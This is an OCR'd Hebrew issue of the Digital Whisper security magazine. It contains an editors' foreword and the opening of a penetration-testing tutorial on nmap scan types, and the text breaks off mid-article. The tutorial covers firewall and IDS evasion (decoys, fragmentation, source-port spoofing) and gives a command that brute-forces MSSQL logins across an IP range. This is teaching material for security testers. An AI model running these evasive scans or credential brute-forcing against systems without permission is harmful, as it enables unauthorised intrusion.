


Digital Whisper

גליון 53, אוגוסט 2014

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	יובל נתיב (tsif), אפיק קסטיאל (cp77fk4r), דניאל ליבר, סשה גולדשטיין, ברק טוילי

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-53!

אתם כבר מכירים את הדעה שלי על אתרי החדשות בארץ בכל בנוגע ל"חדשות סייבר", על כל פיפס קטן, ועל כל סייבר-שיעול שאיזה אחמד עושה לכיוון אתר ישראלי כזה או אחר, מפרסמים כתבות בנוגע למלחמת סייבר משוגעת. ובדיוק כשהתחיל צוק איתן, יצא לי להחליף מילים עם חבר על מה יהיה המצב באינטרנט הישראלי בעקבות הכניסה לעזה, מה יהיה המצב ומה יתפרסם באתרי החדשות.

חשוב לציין שאותו בחור, אינו טכנולוג ואינו מבין בטכנולוגיה מעבר למשתמש הישראלי הממוצע, אומנם הוא יודע שלא צריך להאמין לכל מה שקוראים בעיתון, אבל משום מה, כשזה מגיע לנושאים כמו "מלחמות סייבר" הוא מאמין לרב אם לא לכל מה שמתפרסם.

עכשיו, אי-אפשר להאשים אותו, אם קוראים את רצף השטויות שניתן להתקל בו כשמחפשים "צוק איתן סייבר" בגוגל, באמת ניתן לחשוב שאנחנו בסכנה קיומית, ושבכל רגע יש סיכוי שחשבונות הבנק שלנו יתרוקנו ויעברו לחברינו בעזה.

במהלך החודש היו מספר פעולות האקינג, שלא תבינו אותי לא נכון, חלקן אפילו די יצירתי, נפרצו מספר עמודי פייסבוק בעזרת פעולת פישינג חצי-מתוחכמת, (ככל הנראה?) נפרצו נתבים בייתים והוחלפו שרתי ה-DNS כך שיציגו Doodle-ים פרו-פלסטינאים, כנראה שנפרצו גם כמה אתרי אינטרנט ישראלים ועוד דברים בסיגנון, אבל המרחק ממספר פעולות שטותיות ועד לגרום לציבור לחשוב שמדינת ישראל מנהלת כעת מלחמת סייבר קיומית זה פשוט ביזיון.

אני לא יודע האם אותה ההתרשמות שלי על הקיום של מלחמת-סייבר מהשיחה עם אותו בחור, תעלה בקנה אחד עם התרשמויות משיחות נוספות עם שאר ישראלים שלא מתעסקים בטכנולוגיה וניזונים מאותם אתרי חדשות, אבל השיחה איתו הספיקה לי.

ועוד נקודה: כמעט בכל חודש, בתחילתו, אני מסתכל על הלו"ז שלי ואומר לעצמי: "וואלה, החודש, אין לי מושג איך נצליח להוציא את הגיליון בזמן", אבל איכשהו - הגיליון יוצא בזמן.

החודש, בעקבות מבצע צוק-איתן הקפיצו אותי למילואים בצו-8, ואז כרגיל, אמרתי לעצמי "וואלה, החודש, איך לי מושג איך נצליח להוציא את הגיליון בזמן", אבל וואלה - הינה ה-31 לחודש הגיע, וכמובטח, גם

הגיליון ה-53 מתפרסם לו. איך זה קרה? בזכותכם ובזכות כל אותם חבר'ה מעולים שמופיעים בתודות. אז ממני אליכם - תודה אישית!

וכמובן, כמו בסופם של כל דברי הפתיחה שאנחנו כותבים פה (ובאמת שאין לי מושג למה את קוראים אותם, רוצו לקרוא את הכתבות כבר!), ברצוננו להגיד תודה לכל מי שבזכותו אתם קוראים את השורות האלה, תודה רבה ל**יובל נתיב**, תודה רבה ל**דניאל ליבר**, תודה רבה ל**סשה גולדשטיין** ותודה רבה ל**ברק טוילי**. וכמובן, תודה רבה לעורכת שלנו - **שילה ספרה מילר**!

ובנוסף, ברצוננו להקדיש גיליון זה, ולהגיד תודה לכל **אותם משרתי מילואים**, **סדירים, קצינים, נגדים, חפ"שים ושאר חיילי צה"ל באשר הם**, שנותנים מעצמם את הכל לטובת המדינה והביטחון שלנו - תודה רבה!

קריאה מהנה!

ניר אדר ואפיק קסטיאל.

תוכן עניינים

Nmap - זמן סיפור / או למה לקרוא תוצאות זה לא מספיק

מאת יובל (tsif) נתיב ואפיק (cp77fk4r) קסטיאל

רקע

הנושא הספציפי הזה מעיק עליי כבר שנים ונראה לי שהגיע הזמן 'לסגור את הפינה'. הרבה נכתב על nmap והרבה מדריכים קמו והלכו. לדעתי בגלל שאנשים לא מבינים את כמות היכולות של nmap ומסתכלים עליו כאל כלי איסוף ולא כלי תקיפה מובהק אנשים מעדיפים להתמקד בכלים כמו metasploit ולא מספיק ב-nmap ולמרות שהכלי הזה נמצא בבסיסה של כמעט כל עבודת Pentest, Security Review, מחקר ועבודת אבטחת מידע כזאת או אחרת. במאמר הזה אנסה לכסות גם את עקרונות היסוד של הכלי וגם שימושים קצת יותר מתקדמים.

> אזהרה לקורא: לא מדובר בעוד Cheat Sheet או מדריך עם פקודות מוכנות. אנסה להתעמק דווקא בתעבורה שרצה מאחורי הכלי ומה המשמעות שלה לסריקה שלנו. כיצד סריקות שונות יניבו תוצאות שונות ומדוע. ידע נדרש להפקת המירב מהמאמר: הבנה של TCP, IP ו-UDP.

שיטות חיבור

ל-nmap כמה שיטות חיבור עיקריות הנקראות Scan Types בשפת הכלי. הוראות אלו יורו לכלי כיצד עליו להתחבר לפורטים מסויימים. נתחיל מלהסתכל על שתי שיטות הסריקה העיקריות של nmap ולעמוד באמת את ההבדלים ביניהן:

TCP Connect

שיטה זאת מסומלת על ידי הארגומנט sT- .על השיטה הזאת ניתן לחשוב כעל השיטה הסטנדרטית שבה אנו חושבים על סריקת פורטים. כאשר אנחנו מדברים על סריקת פורטים של TCP מה שאנו מעוניינים לדעת זה איזה שירותים מציעה מכונה מסויימת. במובן הזה ננסה לראות על איזה פורטים מאזינה איזה מכונה. בתצורה הקלאסית של חיבור TCP רגיל אנחנו בעצם מבצעים שתי שליחות וקבלה אחת. הבקשה הראשונה תהיה בקשת SYN. ה"בקשה" הזאת בעצם רק אומרת שלקחנו את חבילת ה-TCP שייצרנו והדלקנו את הביט שאומר שהבקשה הזאת היא בקשת SYN. במידה ובצד השני יש תוכנה שמאזינה לבקשות בפורט המדובר היא תשלח חזרה חבילה ותדליק את הביט שאומר SYN\ACK או בעברית: יש כאן

מישהו שמוכן לדבר איתך. לאחר קבלת ההודעה אנו נשלח חזרה חבילת ACK (שוב, רק ביט ב-header של החבילה) ולאחר מכן נוכל להתחיל לדבר ב-TCP. זהו בעצם תהליך ה-Three Way Handshake המפורסם שאותו מבצע כל חיבור TCP כדי להתחיל לדבר.

בשיטת סריקת הפורטים TCP Connect אנחנו מבצעים התחברות מלאה כזאת אל כל אחד מהפורטים שאנחנו סורקים. אלה שלא שולחים אלינו חזרה SYN\ACK אנחנו יכולים להניח ש"מתים" ושאין שם מאזינים.

TCP SYN

שיטה זאת מסומלת על ידי הארגומנט sS-. השיטה הזאת הפכה להיות כבר שיטה מאוד סטנדרטית ובעבר נקראה אף שיטת ה-stealth (חשאיות) אך היום הדבר נכון חלקית בלבד. שיטה זאת משתמשת בלחיצת ידיים חלקית ממה שדובר בשיטה הקודמת. כאן, אנו נשלח חבילת SYN אל היעד. שם אם יש תוכנה המאזינה נקבל חזרה SYN\ACK ואם לא אז יהיה 'שקט'. אך את התגובה ACK לא נשלח חזרה. זה נשמע דיי בנאלי אך בפועל המשמעות של הדבר היא שלא נפתח חיבור TCP באמת. אנו נדע אם יש גורם המאזין בצד השני לבקשות ונראה את התגובה אך לא נשלים את לחיצת הידיים.

הרבה מאוד חומות-אש נפלו ועדיין נופלות בסריקה הזאת. הסיבה היא שחומת אש היא ייצור דיי מטומטם (ויעיל!) בבסיסו: היא מונחית חוקים. אם הוגדר חוק היא תעקוב אחריו. אך הם החוק שהוגדר אומר לדוגמא שבמידה ונפתחו חיבורי TCP אל יותר מ-3 פורטים מדובר בסריקה ולכן יש לחסום את התעבורה מאותה כתובת IP הרי שהסריקה הזאת לא תיכנס לחוק הזה. אמנם אנחנו יודעים מי ענה ומי לא, אבל עם אף אחד מהם לא הקמנו חיבור TCP פעיל ולכן הפעולות שעשינו הן לא "matching" לקריטוריונים שהוגדרו בחומת האש. בהמשך נראה איך בשילוב עם סריקת SYN ועוד אפשרויות של NMAP אפשר להגיע לסריקות שהן כמעט בלתי ניתנות ללכידה גם על ידי IPS-ים מודרניים.

FIN, NULL, XMAS המבלבלות

עכשיו שעברנו על הבסיסיות נרד קצת יותר נמוך (עדיין מרחפים מגבוה) ונאחד כמה סריקות שונות ונדבר עליהן כעל סריקה אחת (לאחר שנבין מה המשמעות). סריקת ה-FIN תדליק רק את הביט שאומר סיום התקשורת (FIN). סריקת NULL תשלח את החבילות כאשר כל הביטים המעידים על סוג החבילה מאופסים וסריקת XMAS תדליק את הביטים FIN, URG ו-PUSH. עכשיו שסיכמנו את זה והבנו טכנית מה קורה בואו נבין גם למה. למען הסדר הטוב: FIN = -sF, NULL = -sN, XMAS = -sX.

היום אנחנו מתחילים לראות המון חומות אש ו-IDS-ים מפוזרים כמעט מאחורי כל ארגון שאנחנו מסתכלים עליו מבחוץ. הסוד כאן טמון בהבנת הניאנסים הקטנים של TCP\IP לפי יישומים (אימפלמנטציות) מסויימות. קודם כל, לאחר השימוש הנרחב בסריקות SYN, מערכות IDS "מחפשות" חבילות SYN נכנסות ושלושת סוגי הסריקות האלה אמורות להיות סריקות "משלימות". הרעיון מאחורי סריקות אלה הוא שמערכות אשר מקבלות בקשות TCP לשירותים סגורים אמורות להגיב בחבילת RST בעוד ששירותים פתוחים אשר מקבלות בקשות כאלה (ללא יצירת חיבור ראשוני) מגיבות בזריקת החבילה ולא מגיבות כלל. (מערכות אשר מכבדות (או מיישמות) את TCP\IP לפי RFC 793).

כאן נחמד להזכיר שמערכות ההפעלה Windows אינן מיישמות פרוטוקול TCP\IP לפי RFC793 מה שמאפשר לנו לקבל אינדיקציה על מערכות ההפעלה האלה. במידה וביצעתי סריקת SYN ונראה שיש שירותים פתוחים אך סריקת FIN\NULL\XMAS לא מראות שירותים פתוחים כנראה שמדובר במערכת Windows. שימו לב למילה 'כנראה' מכיוון שיש מערכות נוספות שאינן מיישמות TCP\IP לפי RFC793.

בנוסף חשוב להדגיש שתוצאות אלה אינן יודעות להבדיל בין פורט שהוא filtered לפורט שהוא open ועל זה נרחיב בהמשך.

סריקת UDP

סריקת פורטים ב-UDP הינה סריקה חשובה ביותר שכמות גדולה מידי של בודקים מקפידה בעקביות להתעלם ממנה. כמו פורטים של TCP, פורטים של UDP מספקים לנו הבנה נוספת לגבי המערכת. בחלק מהמקרים בגלל האופי של UDP (stateless) מספק לנו יכולות תקיפה מעניינות או זיהוי של כלים (כגון טרוייאנים) שמשתמשים ב-UDP. בנוסף קיימים שירותים אשר יכולים להיות נקודות קריטיות בבדיקה כמו SNMP אשר מסתמך על פורט 161 ב-UDP. עכשיו לנושא עצמו.

אם UDP הינו stateless, כיצד אני יכול לדעת אם הוא פתוח או לא? ובכן, באמת ב-UDP עצמו אין לנו אינדיקציה אם הפורט פתוח או לא, אך מערכות ההפעלה עוזרות לנו בכך שהן עונות לנו ברמה מסויימת. כאשר אנחנו סורקים עם הארגומנט sU-, אנחנו נשלח הודעות UDP בגודל 0 בתים לפורטים. במידה והפורט פתוח אנחנו יכולים לצפות לחוסר תגובה. במידה והפורט סגור מערכת ההפעלה תגיב ותכתוב לנו הודעת ICMP Port Unreachable חזרה.

כאן יש לנו שלושה נושאים להזכיר: הראשון - כאשר חומת אש תחסום הודעות ICMP Port Unreachable אנחנו יכולים לצפות מ-nmap להחזיר לנו תוצאות false-positives. נושא שני - רב מערכות ההפעלה מגבילות את כמות ההודעות הללו שהן מוציאות לפרקי זמן קצובים מה שאומר שאנחנו יכולים לצפות לאיטיות רבה בסריקה מכיוון ש-nmap יתאים את הסריקה לתגובות. נושא שלישי - מערכת ההפעלה חלונות איננה מגבילה את התגובות הללו ולכן נוכל למפות אותה בתחום ה-UDP בקצב מהיר יחסית.

סריקת פרוטוקולי IP

בסוג סריקה זה (-sO) אנחנו מנסים להבין באיזה פרוטוקולים מסט פרוטוקולי ה-IP תומכת המכונה. כדי להשיג את זה תשלח המכונה שלנו הודעות "ריקות" בכל סוגי הפרוטוקולים כדי לראות את התגובה. במידה והתגובה תהיה הודעת ICMP Protocol Unreachable אנחנו נדע שפרוטוקול מסוים איננו נתמך. יש לשים לב שהרבה חומות אש אינן מעבירות הודעות אלה והתוצאה עלולה להיות false-positive שוב.

דוגמא לתוצאת סריקה כזאת על המכונה שלי:

```
tisf ~ > sudo nmap -sO 127.0.0.1
[sudo] password for tisf:
Starting Nmap 6.46 ( http://nmap.org ) at 2014-06-24 19:43 IDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000011s latency).
Not shown: 249 closed protocols
PROTOCOL STATE SERVICE
1 open icmp
2 open|filtered igmp
6 open tcp
17 open udp
103 open|filtered pim
136 open|filtered udplite
255 open|filtered unknown
Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

סריקת ACK

סריקת ACK תשמש אותנו בעיקר להבנה של חומת האש מולה אנחנו מתמודדים ו\או למפות את החוקים שבחומת האש. כמו שכבר אתם מבינים, סריקת ACK אומרת שהחבילות שישלחו ידליקו את ביט ה-ACK. הטריק הוא דיי פשוט, במידה ורכיב מקבל הודעת ACK ישירות, ללא הקמת חיבור TCP לפני, אותו רכיב צריך להגיב בחבילת RST. התוצאות תלויות בלקבל את אותה תגובת RST או לא. שימו לב שתוצאות סריקת ACK לעולם לא יחזירו האם הפורט פתוח או סגור אלא את התגובה filtered או unfiltered.

במידה וחומת האש ערנית לתקשורת או פשוטה (stateful inspection \ stateless inspection) אנו נראה את התגובות. במידה ולא קיבלנו חזרה את חבילת ה-RST אזי משהו חסם אותה ולכן נבין שחומת האש היא stateful. מכיוון שידעה לחסום תקשורת לא מורשית לעומת אם החיבור היה חוזר, אזי היינו יודעים שדבר לא עצר אותה ולכן כל עוד החיבור הגיע מבפנים ונראה תקין, חומת האש אינה מודעת לדבר, ולכן תאשר את העברת החבילה.

מידע משלים

למקרה שזה עוד לא היה ברור, ל-nmap יש עוד אפשרויות רבות. אנסה להביא כאן עוד כמה דוגמאות לדרכים להשתמש באותם ארגומנטים שרובכם השתמשתם בהם כבר אך בשאיפה לספק קצת ערך מוסף לסריקות העתידיות.

תזמון

תזמון הוא נושא קריטי (בכללי ו) במיוחד בעת סריקות. הנושא מורכב מרכיבים רבים. כך לדוגמא כמו החיבורים המקביליים שמותר ל-nmap להחזיק כלפי המכונה הנסרקת, כמות הרכיבים ש-nmap ידבר איתם במקביל, המרווח בין חבילה לחבילה ועוד. כדי להקל עלינו, במקום שנתחיל לשחק עם כל הגדרה והגדרה nmap מכילה תבניות סריקה. התבניות האלה מסומנות כ-T0-5-. כאשר אנחנו יכולים לבחור את הרמה. אפילו יש לרמות אלה שם: מצב פראנויה, חמקמק, מנומס, אגרסיבי, מטורף (בסדר עולה מ-0 עד 5).

כמובן שכולנו היינו רוצים להשתמש אך ורק במצב פראנויה אך מצב זה אומר ש-nmap תחכה כ-5 דקות בין הודעה להודעה. חישוב מהיר אומר לנו שסריקה של רכיב אחד עם 65,000 פורטים תיקח כ-255 ימים. סריקה של T5 אמנם קיימת אך אינני ממליץ עליה כלל. אתם עלולים לאבד כמויות מידע גדולות מידע, לקבל יותר מידי false-positives וצריכים להיות עם חיבור מאוד מהיר את המכונה הנסרקת. סריקה במצב T0 מאפשרת "התחמקות מגילוי". הביטוי מופיע במרכאות מכיוון שזוהי סריקה רגילה אך מתפרסת על יותר זמן. כנראה שסריקה זאת תתפרש על פני לוגים רבים וכל חומת אש או IDS יתייחסו אליה כאל רעש רקע זניח.

במהלך הסריקות היומיים אני ממליץ להתחיל מכיוון ה-T2 לסריקות חיצוניות אשר מוקצה זמן רב יותר ועד ל-T4 למכונות אשר איתכם באותו הסגמנט בבדיקות פנימיות.

גילוי שירותים

גילוי שירותים הוא תהליך מאוד רועש שעלול לעשות הרבה מאוד "בלאגן" ברשת. יש לשים לב שגם כאשר נעשה סריקות "רגילות" כמו סריקות SYN נראה תוצאות שאומרות לנו שפורט מסויים משוייך לשירות מסוים. כך לדוגמא אם פורט 80 יהיה פתוח nmap יכתוב לנו ליד http. דבר זה אינו אומר שבהכרח יש שירות WEB על פורט 80 אלא ש-nmap זיהה שהוא פתוח והשלים אותו מרשימה מסודרת מראש שבה פורט 80 משויך לשרת web. יכול להיות שעל הפורט הזה פתוחים שירותים אחרים בכלל.

כאשר נדליק את הדגל sV- אנו נורה ל-nmap לגשת את הפורטים הפתוחים שהוא מצא והפעם הוא לא יסתפק בלזהות שהפורט פתוח. הוא יבצע חיבור מלא וינסה להבין באמת איזה שירות עומד מאחורי

הפורט. זה יתחיל מניסיון לבצע "Banner Grabbing" שבוא הוא "יבקש" מהשירות לשלוח אליו את סוג הגרסה או לנסות למצוא את זה באחת ההוראות החוזרות. לאחר מכן, במידה ולא הצליח, ינסה nmap לברר באיזה סוג שירות מדובר. תחילה ישלח בקשות לפי סוג הפורט. כך לדוגמא אם מדובר על פורט 80 nmap ינסה לשלוח בקשה לפי פרוטוקול HTTP ולראות איזה תגובות יקבל. במידה ולא יקבל את התשובה שציפה לה, יתחיל nmap לשלוח בקשות בפרוטוקולים אחרים עד אשר יצליח לזהות.

כמה דגשים לגבי הדגל sV. קודם כל, במידה ו-nmap לא זיהה את סוג הפרוטוקול אנו נראה סימן שאלה קטן לידו. כך לדוגמא במקרה הבא נראה סריקה שבה nmap לא הצליח לזהות את השירות בפורט 23 ולכן כתב לנו שלפי מספר הפורט הוא אמור להיות מוקצה לשירות מסוג telnet אך בעת תקשורת עם הפורט לא הגיב כפי ששירות telnet אמור להגיב.

```
tisf ~/ > sudo nmap -sV 192.168.6.254

Starting Nmap 6.46 ( http://nmap.org ) at 2014-07-06 20:44 IDT
Nmap scan report for 192.168.6.254
Host is up (0.041s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
23/tcp open  telnet?
80/tcp open  http  Cisco IOS http config
MAC Address: 00:11:5C:B9:50:00 (Cisco Systems)
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
```

דגש נוסף הינו שילוב סריקות. סריקת sV חייבת להשלים את ה-TCP handshake. מה שאומר שבמידה והדלקנו את הדגל sV ו-sS הוא יהיה דיי חסר משמעות מכיוון שבכל מקרה נשלים את כל לחיצות הידיים.

זיהוי מערכת הפעלה (O-)

אחת מתבניות הפעולה הכי פחות מובנות ועדיין הכי נפוצות בסריקת NMAP. לפני שנכנס לאופן הפעולה בואו ננסה להבין קודם את התוצר של הסריקה המדוברת. כאשר נוסיף את הדגל O- נראה כמה שדות נוספים אשר מתווספים לפלט הסריקה. שדה ראשון יש את סוג המכשיר (Device Type). בסוג זה נוכל לראות את סוג המכשיר הכללי (הרבה פעמים לא מדוייק) כגון: router, firewall, server, embedded וכו'. שדה נוסף (היותר מדוייק) יהיה שדה ה"מריץ" (Running). בשדה זה NMAP יציג לנו את בסיס מערכת ההפעלה שהתגלה מהסריקה. לא מדובר על מערכת הפעלה מדוייקת, אך NMAP ינסה להתאים לז'אנר של קרנל לדוגמא. מה שאומר שלא יהיה לנו הבדל לדוגמא בין Windows Vista, Windows Server 2008+

ו-Windows7. מבחינת NMAP הוא יתייחס לאופן התפקוד הבסיסי של הקרנל של מערכת ההפעלה עם ה-TCP\IP Stack שלה.

השדות OS CPE ו-OS Details ינסו להחזיר תוצאה מדוייקת יותר. אני ממליץ להזהר מאוד עם התוצרים האלה. מניסיון, תוצאות אלו לא מדוייקות לרוב אך מספקות הבנה וכיוון. לדוגמא אם אנו סורקים מכונה שאנחנו יודעים שהיא בסגמנט השרתים ותוצאות הסריקה מראים לנו שמדובר על מערכת הפעלה Windows Vista כנראה שהקשת המסקנות של NMAP לא מדוייקת. יש לזכור שמעבר לרמת הקרנל קשה מאוד לזהות את סוג מערכת ההפעלה המדוייק ואנו נבנה על סריקות "משלימות" שנדבר עליהן בהמשך.

Uptime

אחת השאלות שאני מקבל המון היא כיצד nmap יודעת להעריך בדיוק טוב כל כך את זמן הריצה של המחשב בעוד דברים כמו גרסת מערכת הפעלה מדויקת זה דבר מסובך כל כך. הרבה מאוד מערכות הפעלה "מאפסות" את המונה המשמש לחותמת הזמן בתוך חבילות ה-TCP כחלק מה-Header. סריקה הינו תהליך המייצר הרבה מאוד חבילות כאלה אל היעד ומקבל גם הרבה חזרה. על ידי בדיקה מדגמית של האינקרמנטציה בין חבילה לחבילה ובניה של מדגם כזה, nmap מסוגלת להעריך בדיוק טוב מאוד את המרחק בין הזמן שהוא המונה היה 0 ועל ידי כך להעריך את זמן ה-uptime של המכונה.

בלבול האויב

סריקת פיתיונות (Decoy Scanning)

ידוע גם בשם Decoy Scanning ומסומל בארגומנט D-. הסריקה הזאת מבצעת זיוף של סריקה מכתובות נוספות. הסריקה לא תסתיר את הכתובת האמיתית שלכם אלא רק תעמיס בכתובות נוספות רבות כך שלאנשי ההגנה שיושבים מול הלוגים יהיה קשה יחסית לאתר מהיכן מגיעה הסריקה. מוזמנים להשתמש בכלי עזר שהכנתי לסריקה זאת שמחולל כתובות IP רנדומליות.

פרגמנטציה

פרגמנטציה היא איננה פונקציה של nmap אלא טכניקה של פיצול חבילות ברשת. הכוונה היא שישנן רשתות אשר גודל ה-MTU ביניהן שונות (Maximum Transfer Unit). ה-MTU מייצג את גודל החבילה המקסימלית שהרשת מוכנה להעביר. כאשר חבילה עוברת בין רשתות גודל ה-MTU עלול להשתנות בין רשת לשת בעוד גודל החבילה יקבע לפי ה-MTU ברשת ממנסה יצאה החבילה. לאחר מכן, כאשר תגיע החבילה לרשת שבה ה-MTU קטן יותר החבילה תתפצל לשתי חבילות כאשר בראשונה ידלק הביט שאומר IP Fragmentation שמעיד על כך שיש עוד חבילות בדרך. אחת הטכניקות הנחמדות יותר בסריקה

היא פיצול של חבילות לחבילות קטנות יותר. הרבה מאוד מכשירי הגנה כאלה ואחרים לא יודעים לחבר IP Fragmentation אלא רק להסתכל חבילה חבילה ולכן לא יבינו את המשמעות של החבילה.

```
nmap -f (fragment packets); --mtu (using the specified MTU)
```

החלפת פורט המקור

לכל חומת אש יש חוקי חריגה. חבילות מכתובות מסוימות או מאחרות מוגדרות כחבילות שניתן להעביר ושאין איתם בעיה. אחד החוקים שמכניסים הרבה מאוד פעמים כדי למנוע תקלות היא שחבילות שנכנסות בתקשורת HTTP הן חבילות בסדר שחוזרות מאתר מסוים. ה"כיף" שלנו זה שהרבה פעמים אנשים מתעצלים לגבי ההגדרה (או שאין יכולת במכשיר) להבין מתי משהו באמת חוזר בתקשורת HTTP והחוק שיופעל בפועל הוא חוק שאומר שהם החבילה מגיעה מפורט 80 או 443 כנראה שהיא מגיעה משירות HTTP או HTTPS וניתן להעביר אותה הלאה. הודות לזה נוכל לאמר ל-NMAP להוציא את הסריקות שלנו מפורט 80 או כל פורט אחר בעזרת:

```
nmap --source-port <portnumber>; -g <portnumber>
```

הרחבות ותוספים ל-NMAP

ב-NMAP קיים המתג "script--" ו-"script-args" אשר מטרתם הינה לאפשר להריץ הרחבות ותוספים ל-NMAP. לדוגמא, נניח וסרקנו מטרה מסויימת וגילינו כי פורט 1433 פתוח? ברב המקרים, השלב ההגיוני הבא יהיה לנסות לאתר שם משתמש וסיסמא שבעזרתם נוכל להתחבר אליו. יהיה זה פשוט לבצע את הפעולה עבור שרת או מספר בודד של שרתים, אך אם נסרוק subnet שלם - נניח את ה-subnet של השרתים בארגון, קיים סיכוי רב שנאתר לא מעט שרתים המריצים MsSQL ויענו לפורט 1433, כנראה שלבדוק שרת אחרי שרת יהיה בלתי אפשרי. ולכן, במקרים מסוג זה - נוכל להורות ל-NMAP לבצע את הבדיקה בשבילנו, בפרק זה נראה איך לעשות זאת, ועל מנת להרחיב את הדוגמא, נראה כיצד ניתן להתמודד בדרך זו עם מספר מקרים דומים.

אז, ספציפית, לגבי הדוגמא הנ"ל, נוכל להשתמש בסקריפט בשם "ms-sql-brute" שנכתב בדיוק למטרה זו, נריץ אותו באופן הבא:

```
nmap -p 1433 --script ms-sql-brute --script-args userdb=users_list.txt
passdb=pass_list.txt ip-range
```

הסקריפט ינסה, עבור כל משתמש בקובץ users_list.txt את אחת מהסיסמאות מהקובץ pass_list.txt, הסקריפט מסוגל לזהות אם חשבון מסויים ננעל (בשרתי MSSQL 2005 ומעלה יש תמיכה בנעילת

חשבונות במקרים של מספר ניסיונות התחברות כושלים). ניתן לקרוא אודות הסקריפט הספציפי בקישור הבא:

http://nmap.org/nsedoc/scripts/ms-sql-brute.html

סקריפט זהה הינו ה-ftp-brute - שמנסה לזהות שמות משתמשים וסיסמאות לשרתי ftp. סקריפטים נוספים שמבצעים מתקפות brute force על שירותים כאלה ואחרים ניתן למצוא בקישור הבא:
http://nmap.org/nsedoc/scripts/ftp-brute.html

עבר לסריקת פורטים רגילה, שאותה NMAP מסוגלת לבצע באופן יוצא מהכלל, ניתן לגלות מטרות ברשת ע"י ניצול שירותי Discovery שונים, הרעיון כאן הוא שבמקום להעיר ולזעזע את רכיבי ה-IDS וה-IPS הקיימים ברשת ע"י כך שנשלח מספר רב של חבילות ברשת. נוכל לשלוח חבילת Discovery עבור שירות מסוים כ-Broadcast (שזאת חבילה לגיטימית ברוב המקרים), ואם אכן יש שרתים אשר תומכים בשירות הספציפי הנ"ל ומאזינים לחבילות Broadcast, נוכל לזהותם.

אם בדוגמא קודמת איתרנו שרתי MsSQL, ועל מנת לעשות זאת נאלצנו לסרוק טווח שלם עבור מספר פורט ספציפי, בעזרת העובדה כי שרתי MsSQL תומכים ב-SSRP (שירות SQL Server Resolution Protocol), על מנת של-wizard-ים של מיקרוסופט תהיה היכולת לזהות בקלות ולאתר שרתים אלו, נוכל לבצע את אותה הפעולה (כאשר מדובר באותו ה-Subnet בו אנו נמצאים) באופן שקט הרבה יותר. באופן הבא, נוכל להורות ל-NMAP לשלוח חבילת CLNT_BCAST_EX ברשת, ולהאזין לחבילות החוזרות:

```
nmap --script broadcast-ms-sql-discover
```

דוגמא לפלט (במקור: http://nmap.org/nsedoc/scripts/broadcast-ms-sql-discover.html):

```
| broadcast-ms-sql-discover:
|   192.168.100.128 (WINXP)
|     [192.168.100.128\MSSQLSERVER]
|       Name: MSSQLSERVER
|       Product: Microsoft SQL Server 2000
|       TCP port: 1433
|       Named pipe: \\192.168.100.128\pipe\sql\query
|     [192.168.100.128\SQL2K5]
|       Name: SQL2K5
|       Product: Microsoft SQL Server 2005
|       Named pipe: \\192.168.100.128\pipe\MSSQL$SQL2K5\sql\query
|   192.168.100.150 (SQLSRV)
|     [192.168.100.150\PROD]
|       Name: PROD
|       Product: Microsoft SQL Server 2008
|_      Named pipe: \\192.168.100.128\pipe\sql\query
```

[מידע נוסף אודות SSRP - ניתן לקרוא בקישור הבא: http://download.microsoft.com/download/B/0/.../%5bMC-SQLR%5d.pdf]

דוגמא לשירותים נוספים התומכים בשירותי Discovery שונים שאותם ניתן לזהות ע"י הרחבות של NMAP הם מדפסות רשת, שרתי DHCP, שירותי DNS, מחשבים המוגדרים כ-Master Browser ועוד.

במידה ונרצה לאתר מטרות ברשת בצורה שקטה לחלוטין נוכל לבצע "Passive Scan" - הרעיון הוא להריץ את NMAP שיאזין לחבילות הנשלחות כ-Broadcast ברשת, ובסופו של דבר יציג לנו את כלל הרכיבים שזוהו. ההיתרון בסריקה מסוג זה היא שמדובר בפעולה פאסיבית לחלוטין, כך שרכיבי IDS שונים לא יוכלו לאתר אותה. לטובת ביצוע סריקה זו, נכתבה ההרחבה broadcast-listener, ונריץ את NMAP באופן הבא על מנת להפעילה:

```
nmap --script broadcast-listener --script-args timeout=<seconds>
```

כעת, NMAP תאסוף את כלל החבילות אשר נשלחות מרכיבי הרשת ב-Broadcast ותנתח אותן (חבילות כגון CDP, HSRP, DHCP, ARP ועוד), ולאחר ה-timeout, תציג כפלט את כלל הרכיבים שנמצאו.

כאמור, ההיתרון של סריקה זו הוא שהיא בלתי-נראת, אך החסרון שלה הוא שברשתות קטנות - נאלץ להריץ את הסריקה לא מעט זמן על מנת לאתר את הרכיבים בה, ומה גם שלא נוכל לאתר רכיבים שאינם מפרסמים אודותם.

זיהוי מערכת הפעלה במדוייק על ידי סקריפטים

יש ל-nmap המון תוספות סריקה שונות. כמובן שלא נספיק לכתוב כאן על כולם אך תוכלו למצוא רבות עוד בקישור הזה. יש כמה תוספות שאני מוצא שימושיות במיוחד. לדוגמא במידה ואתם מבצעים סריקה פנימית או לחילופין מנסים לסרוק דרך מכונה אחרת שנמצאת בתוך ה-LAN נרצה להגיע לגרסת מערכת הפעלה מדוייקת. תראו את תוצאות הסריקה הבאה:

```
